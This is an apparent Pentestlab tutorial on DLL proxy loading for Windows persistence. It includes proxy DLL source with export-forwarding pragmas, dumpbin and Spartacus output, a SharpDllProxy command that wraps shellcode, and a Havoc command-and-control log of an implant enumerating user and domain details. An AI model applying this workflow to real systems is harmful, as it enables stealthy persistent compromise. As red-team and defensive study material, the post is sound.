


Persistence – DLL Proxy Loading


DLL Proxy Loading is a technique which an arbitrary DLL exports the same functions as the legitimate DLL and forwards the calls to the legitimate DLL in an attempt to not disrupt the execution flow so the binary is executed as normal. The technique falls under the category of DLL Hijacking and it is typically utilized as a stealthier method to load an arbitrary DLL without breaking the original operation of a process which might be an indicator of compromise for defenders.

When a process is initiated DLL's are also loaded and make calls to exported functions as illustrated in the diagram below:



DLL Loading

The DLL Proxy Loading technique requires an arbitrary DLL that will be planted in the same directory and with the same name of the legitimate DLL and will proxy the same exports as the original DLL. However, the arbitrary DLL will also load the implant code and therefore code will be executed under the context of a trusted process.



DLL Proxy Loading

The following DLL code exports the following functions:

1. exportedFunction1
2. exportedFunction2
3. exportedFunction3

```
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

extern "C" __declspec(dllexport) VOID exportedFunction1(int a)
{
    MessageBoxA(NULL, "Pentestlab exportedFunction1", "Pentestlab
exportedFunction1", 0);
}

extern "C" __declspec(dllexport) VOID exportedFunction2(int a)
{
    MessageBoxA(NULL, "Pentestlab exportedFunction2", "Pentestlab
exportedFunction2", 0);
}

extern "C" __declspec(dllexport) VOID exportedFunction3(int a)
{
    MessageBoxA(NULL, "Pentestlab exportedFunction3", "Pentestlab
exportedFunction3", 0);
}
```

```


3  BOOL APIENTRY DllMain(HMODULE hModule,
4      DWORD ul_reason_for_call,
5      LPVOID lpReserved
6  )
7  {
8      switch (ul_reason_for_call)
9      {
10         case DLL_PROCESS_ATTACH:
11         case DLL_THREAD_ATTACH:
12         case DLL_THREAD_DETACH:
13         case DLL_PROCESS_DETACH:
14             break;
15         }
16         return TRUE;
17     }
18
19     extern "C" __declspec(dllexport) VOID exportedFunction1(int a)
20     {
21         MessageBoxA(NULL, "Pentestlab Exported Function1", "Pentestlab Exported Function1", 0);
22     }
23
24     extern "C" __declspec(dllexport) VOID exportedFunction2(int a)
25     {
26         MessageBoxA(NULL, "Pentestlab Exported Function2", "Pentestlab Exported Function2", 0);
27     }
28
29     extern "C" __declspec(dllexport) VOID exportedFunction3(int a)
30     {
31         MessageBoxA(NULL, "Pentestlab Exported Function3", "Pentestlab Exported Function3", 0);

```

Trusted DLL


Executing the DLL will verify that the code is running as normal.

`rundll32 DLL-Proxying.dll,exportedFunction1`



DLL Proxy Loading – Message Box

From the offensive perspective prior to developing an arbitrary DLL, the exported functions of the legitimate DLL needs to be identified. This is feasible with the DLL export viewer.




The screenshot shows the 'DLL Export Viewer' application window. The title bar indicates the file path: 'C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\R...'. The menu bar includes 'File', 'Edit', 'View', 'Options', and 'Help'. Below the menu is a toolbar with icons for file operations. The main area displays a table of exported functions.

Function Name	Address	Relative Address	Ordinal	Filename
exportedFunction1	0x00000001800...	0x00001010	1 (0x1)	DLL-Proxying.dll
exportedFunction2	0x00000001800...	0x00001030	2 (0x2)	DLL-Proxying.dll
exportedFunction3	0x00000001800...	0x00001050	3 (0x3)	DLL-Proxying.dll

DLL Export Viewer

Alternatively, Visual Studio contains a binary which can be used to retrieve the exported functions.

`dumpbin.exe /exports C:\temp\DLL-Proxying.dll`



```
C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.39.33519\bin\Hostx64\x86>dumpbin.exe /exports C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\Release\DLL-Proxying.dll
Microsoft (R) COFF/PE Dumper Version 14.39.33521.0
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\Release\DLL-Proxying.dll
File Type: DLL

Section contains the following exports for DLL-Proxying.dll

 00000000 characteristics
 FFFFFFFF time date stamp
 0.00 version
 1 ordinal base
 3 number of functions
 3 number of names

ordinal hint RVA      name
1 0 00001010 exportedFunction1 = exportedFunction1
2 1 00001030 exportedFunction2 = exportedFunction2
3 2 00001050 exportedFunction3 = exportedFunction3

Summary
```

DLL Export – Dumpbin

On the proxy DLL a comment directive in the source code will match the exported functions of the legitimate DLL.


```

#include "pch.h"

#pragma comment(linker, "/export:exportedFunction1=trusted1.exportedFunction1")
#pragma comment(linker, "/export:exportedFunction2=trusted1.exportedFunction2")
#pragma comment(linker, "/export:exportedFunction3=trusted1.exportedFunction3")

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        MessageBoxA(NULL, "DLL Proxy Loading", "DLL Proxy Loading", 0);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```



```

1  #include "pch.h"
2
3  #pragma comment(linker, "/export:exportedFunction1=trusted1.exportedFunction1")
4  #pragma comment(linker, "/export:exportedFunction2=trusted1.exportedFunction2")
5  #pragma comment(linker, "/export:exportedFunction3=trusted1.exportedFunction3")
6
7  BOOL APIENTRY DllMain(HMODULE hModule,
8      DWORD ul_reason_for_call,
9      LPVOID lpReserved
10 )
11 {
12
13     switch (ul_reason_for_call)
14     {
15     case DLL_PROCESS_ATTACH:
16     {
17         MessageBoxA(NULL, "DLL Proxy Loading", "DLL Proxy Loading", 0);
18     }
19     case DLL_THREAD_ATTACH:
20     case DLL_THREAD_DETACH:
21     case DLL_PROCESS_DETACH:
22         break;
23     }
24     return TRUE;
25 }
26

```

DLL Proxy

Similarly, using the *dumpbin* binary will verify the exported functions.

```

dumpbin.exe /exports C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\Release\DLL-Proxying.dll

```

```
C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Tools\MSVC\14.39.33519\bin\Hostx64\x86>dumpbin.exe /exports C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\Release\DLL-Proxying.dll
Microsoft (R) COFF/PE Dumper Version 14.39.33521.0
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file C:\Users\panag\source\repos\Pentestlab\DLL-Proxying\x64\Release\DLL-Proxying.dll
File Type: DLL

Section contains the following exports for DLL-Proxying.dll


00000000 characteristics
FFFFFFF time date stamp
0.00 version
1 ordinal base
3 number of functions
3 number of names

ordinal hint RVA      name
1 0      exportedFunction1 (forwarded to trusted1.exportedFunction1)
2 1      exportedFunction2 (forwarded to trusted1.exportedFunction2)
3 2      exportedFunction3 (forwarded to trusted1.exportedFunction3)
```

DLL Export Function – Dumpbin

Execution of the DLL will verify the exported functions are linked to the trusted DLL.

`rundll32.exe DLL-Proxying.dll, pentestlab`



DLL Proxy Loading – MessageBox

Accenture has developed a tool call *Spartacus* which can be used to identify DLL Proxy opportunities.

`Spartacus.exe --mode detect`

```
Select Command Prompt - Spartacus.exe --mode detect

C:\tmp\Spartacus-v2.2.1>Spartacus.exe --mode detect
Spartacus v2.2.1 [ Accenture Security ]
- For more information visit https://github.com/Accenture/Spartacus

[20:06:31] Running DETECT mode...
[20:06:31] Starting DLL Proxying detection

This feature is not to be blindly relied upon as it may return a lot of false positives.
The way it works is by checking if a process has 2 or more DLLs loaded that share the same name but different location.
For instance 'version.dll' within the application's directory and C:\Windows\System32.

[20:06:31] There is no progress indicator - when a DLL is found it will be displayed here - hit CTRL-C to exit.
[20:06:33] Potential proxying DLL: C:\Users\peter\AppData\Local\Microsoft\OneDrive\24.020.0128.0003\ucrtbase.dll
[20:06:33] Loaded by [4792] C:\Users\peter\AppData\Local\Microsoft\OneDrive\OneDrive.exe
```

Spartacus – DLL Proxy Detection

In conjunction with Process Monitor it is also feasible to identify DLL Hijacking opportunities and export the output to a CSV file.

```
Spartacus.exe --mode dll --procmon Procmon64.exe --pml test.plm --csv ./output.csv  
--exports . --verbose
```

```
[20:12:12] Running DLL mode...  
[20:12:12] Procmon execution requires elevated permissions - brace yourself for a UAC prompt.  
[20:12:12] Making sure there are no ProcessMonitor instances...  
[20:12:21] Getting PMC file...  
[20:12:21] ProcMon configuration file will be: C:\Users\peter\AppData\Local\Temp\4e73004f-211c-4882-bb25-c318bdfb3cc1.pml  
[20:12:21] Starting ProcessMonitor...  
[20:12:21] Process Monitor has started...  
[20:12:21] Press ENTER when you want to terminate Process Monitor and parse its output...  
[20:13:07] Terminating Process Monitor...  
[20:13:19] Reading events file...  
[20:13:19] Found 3553 strings...  
[20:13:19] Reading string offsets...  
[20:13:19] Reading strings...  
[20:13:19] Found 106 processes...  
[20:13:19] Reading process offsets...  
[20:13:19] Reading processes...  
[20:13:19] Reading event log offsets...  
[20:13:19] Found 836 events...  
[20:13:19] Searching events.....  
[20:13:19] Found 0 events of interest...  
[20:13:19] Extracting DLL filenames from paths...  
[20:13:19] Found 0 unique DLLs...  
[20:13:19] Saving to CSV...  
[20:13:19] CSV output saved to: ./output.csv  
[20:13:19] All done
```

Spartacus – DLL Hijacking

Melvin Langvik developed a tool called SharpDLLProxy which retrieves exported functions from a legitimate DLL and generates a proxy DLL template that can be used for DLL Side Loading.

```
SharpDLLProxy.exe --dll libnettle-8.dll --payload shellcode.bin
```

```
C:\temp>SharpDllProxy.exe --dll libnettle-8.dll --payload shellcode.bin  
[+] Reading exports from C:\temp\libnettle-8.dll...  
[+] Redirected 593 function calls from libnettle-8.dll to tmp9276.dll  
[+] Exporting DLL C source to C:\temp\output_libnettle-8\libnettle-8_pragma.c  
  
C:\temp>|
```

SharpDLLProxy

The tool will automatically grab the exported functions and will generate the DLL code. It should be noted that the shellcode should be dropped on disk in the form of a binary file (.bin).


```

2  #include "pch.h"
3  #include <stdio.h>
4  #include <stdlib.h>
5
6  #define _CRT_SECURE_NO_DEPRECATED
7  #pragma warning (disable : 4996)
8
9  #pragma comment(linker, "/export:_nettle_aeads=tmp9276._nettle_aeads,@1")
10 #pragma comment(linker, "/export:_nettle_aes128_decrypt_aesni=tmp9276._nettle_aes128_decrypt_aesni,@2")
11 #pragma comment(linker, "/export:_nettle_aes128_decrypt_c=tmp9276._nettle_aes128_decrypt_c,@3")
12 #pragma comment(linker, "/export:_nettle_aes128_encrypt_aesni=tmp9276._nettle_aes128_encrypt_aesni,@4")
13 #pragma comment(linker, "/export:_nettle_aes128_encrypt_c=tmp9276._nettle_aes128_encrypt_c,@5")
14 #pragma comment(linker, "/export:_nettle_aes192_decrypt_aesni=tmp9276._nettle_aes192_decrypt_aesni,@6")
15 #pragma comment(linker, "/export:_nettle_aes192_decrypt_c=tmp9276._nettle_aes192_decrypt_c,@7")
16 #pragma comment(linker, "/export:_nettle_aes192_encrypt_aesni=tmp9276._nettle_aes192_encrypt_aesni,@8")
17 #pragma comment(linker, "/export:_nettle_aes192_encrypt_c=tmp9276._nettle_aes192_encrypt_c,@9")
18 #pragma comment(linker, "/export:_nettle_aes256_decrypt_aesni=tmp9276._nettle_aes256_decrypt_aesni,@10")
19 #pragma comment(linker, "/export:_nettle_aes256_decrypt_c=tmp9276._nettle_aes256_decrypt_c,@11")
20 #pragma comment(linker, "/export:_nettle_aes256_encrypt_aesni=tmp9276._nettle_aes256_encrypt_aesni,@12")
21 #pragma comment(linker, "/export:_nettle_aes256_encrypt_c=tmp9276._nettle_aes256_encrypt_c,@13")
22 #pragma comment(linker, "/export:_nettle_aes_decrypt=tmp9276._nettle_aes_decrypt,@14")
23 #pragma comment(linker, "/export:_nettle_aes_decrypt_table=tmp9276._nettle_aes_decrypt_table,@15")
24 #pragma comment(linker, "/export:_nettle_aes_encrypt=tmp9276._nettle_aes_encrypt,@16")
25 #pragma comment(linker, "/export:_nettle_aes_encrypt_table=tmp9276._nettle_aes_encrypt_table,@17")
26 #pragma comment(linker, "/export:_nettle_aes_invert=tmp9276._nettle_aes_invert,@18")
27 #pragma comment(linker, "/export:_nettle_aes_set_key=tmp9276._nettle_aes_set_key,@19")
28 #pragma comment(linker, "/export:_nettle_armors=tmp9276._nettle_armors,@20")
29 #pragma comment(linker, "/export:_nettle_blowfish_encround=tmp9276._nettle_blowfish_encround,@21")
30 #pragma comment(linker, "/export:_nettle_blowfish_initial_ctx=tmp9276._nettle_blowfish_initial_ctx,@22")
31 #pragma comment(linker, "/export:_nettle_camellia_absorb=tmp9276._nettle_camellia_absorb,@23")
32 #pragma comment(linker, "/export:_nettle_camellia_crypt=tmp9276._nettle_camellia_crypt,@24")

```

SharpProxyDLL – DLL Proxy Code

Once the associated process is executed the proxy DLL will load the arbitrary code and will forward to the legitimate DLL the exported functions in order to enable the application to run as normal. It should be noted that the legitimate DLL should be renamed and the proxy DLL should contain the same name as the legitimate DLL file.



fzsftp

A command and control session will be established every time the associated process is executed on the system. From the perspective of persistence it is essential to choose a common Windows process.

Havoc	View	Attack	Scripts	Help							
ID	External	Internal	User	Computer	OS	Process	PID	Last	Health		
2620defa	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	fzstfp.exe	6408	1s	healthy		

DLL Proxy Loading – C2

```

01/04/2024 17:07:52 [Neo] Demon » pwd
[*] [4E9A1378] Tasked demon to get current working directory
[*] Current directory: C:\tmp


01/04/2024 17:09:01 [Neo] Demon » sessions
[*] [2734D15C] Tasked demon to execute sessions
[+] Send Task to Agent [68 bytes]
[+] Received Output [31 bytes]:
UserName      : peter
[+] Received Output [29 bytes]:
Domain        : RED
[+] Received Output [35 bytes]:
LogonId       : 0:0x68538
[+] Received Output [27 bytes]:
Session       : 1
[+] Received Output [69 bytes]:
UserSID       : S-1-5-21-955986923-3279314952-43775158-1105
[+] Received Output [34 bytes]:
Authentication package : Kerberos
[+] Received Output [37 bytes]:
LogonType     : Interactive
[+] Received Output [43 bytes]:
LogonTime (UTC) : 1/4/2024 20:39:31
[+] Received Output [28 bytes]:
LogonServer   : DC
[+] Received Output [33 bytes]:
LogonServerDNSDomain : RED.LAB
[+] Received Output [40 bytes]:
UserPrincipalName : peter@red.lab

[*] BOF execution completed
[peter/WK01] fzstfp.exe/6408 x64 (red.lab)

```

DLL Proxy Loading – Implant

The proxy DLL will run in the memory space of the process.



DLL Proxy Loading – Thread

References

- <https://www.ired.team/offensive-security/persistence/dll-proxying-for-persistence>
- <https://github.com/tothi/dll-hijack-by-proxying>
- <https://github.com/Flangvik/SharpDllProxy>
- <https://www.cobaltstrike.com/blog/create-a-proxy-dll-with-artifact-kit>
- <https://redteaming.co.uk/2020/07/12/dll-proxy-loading-your-favorite-c-implant/>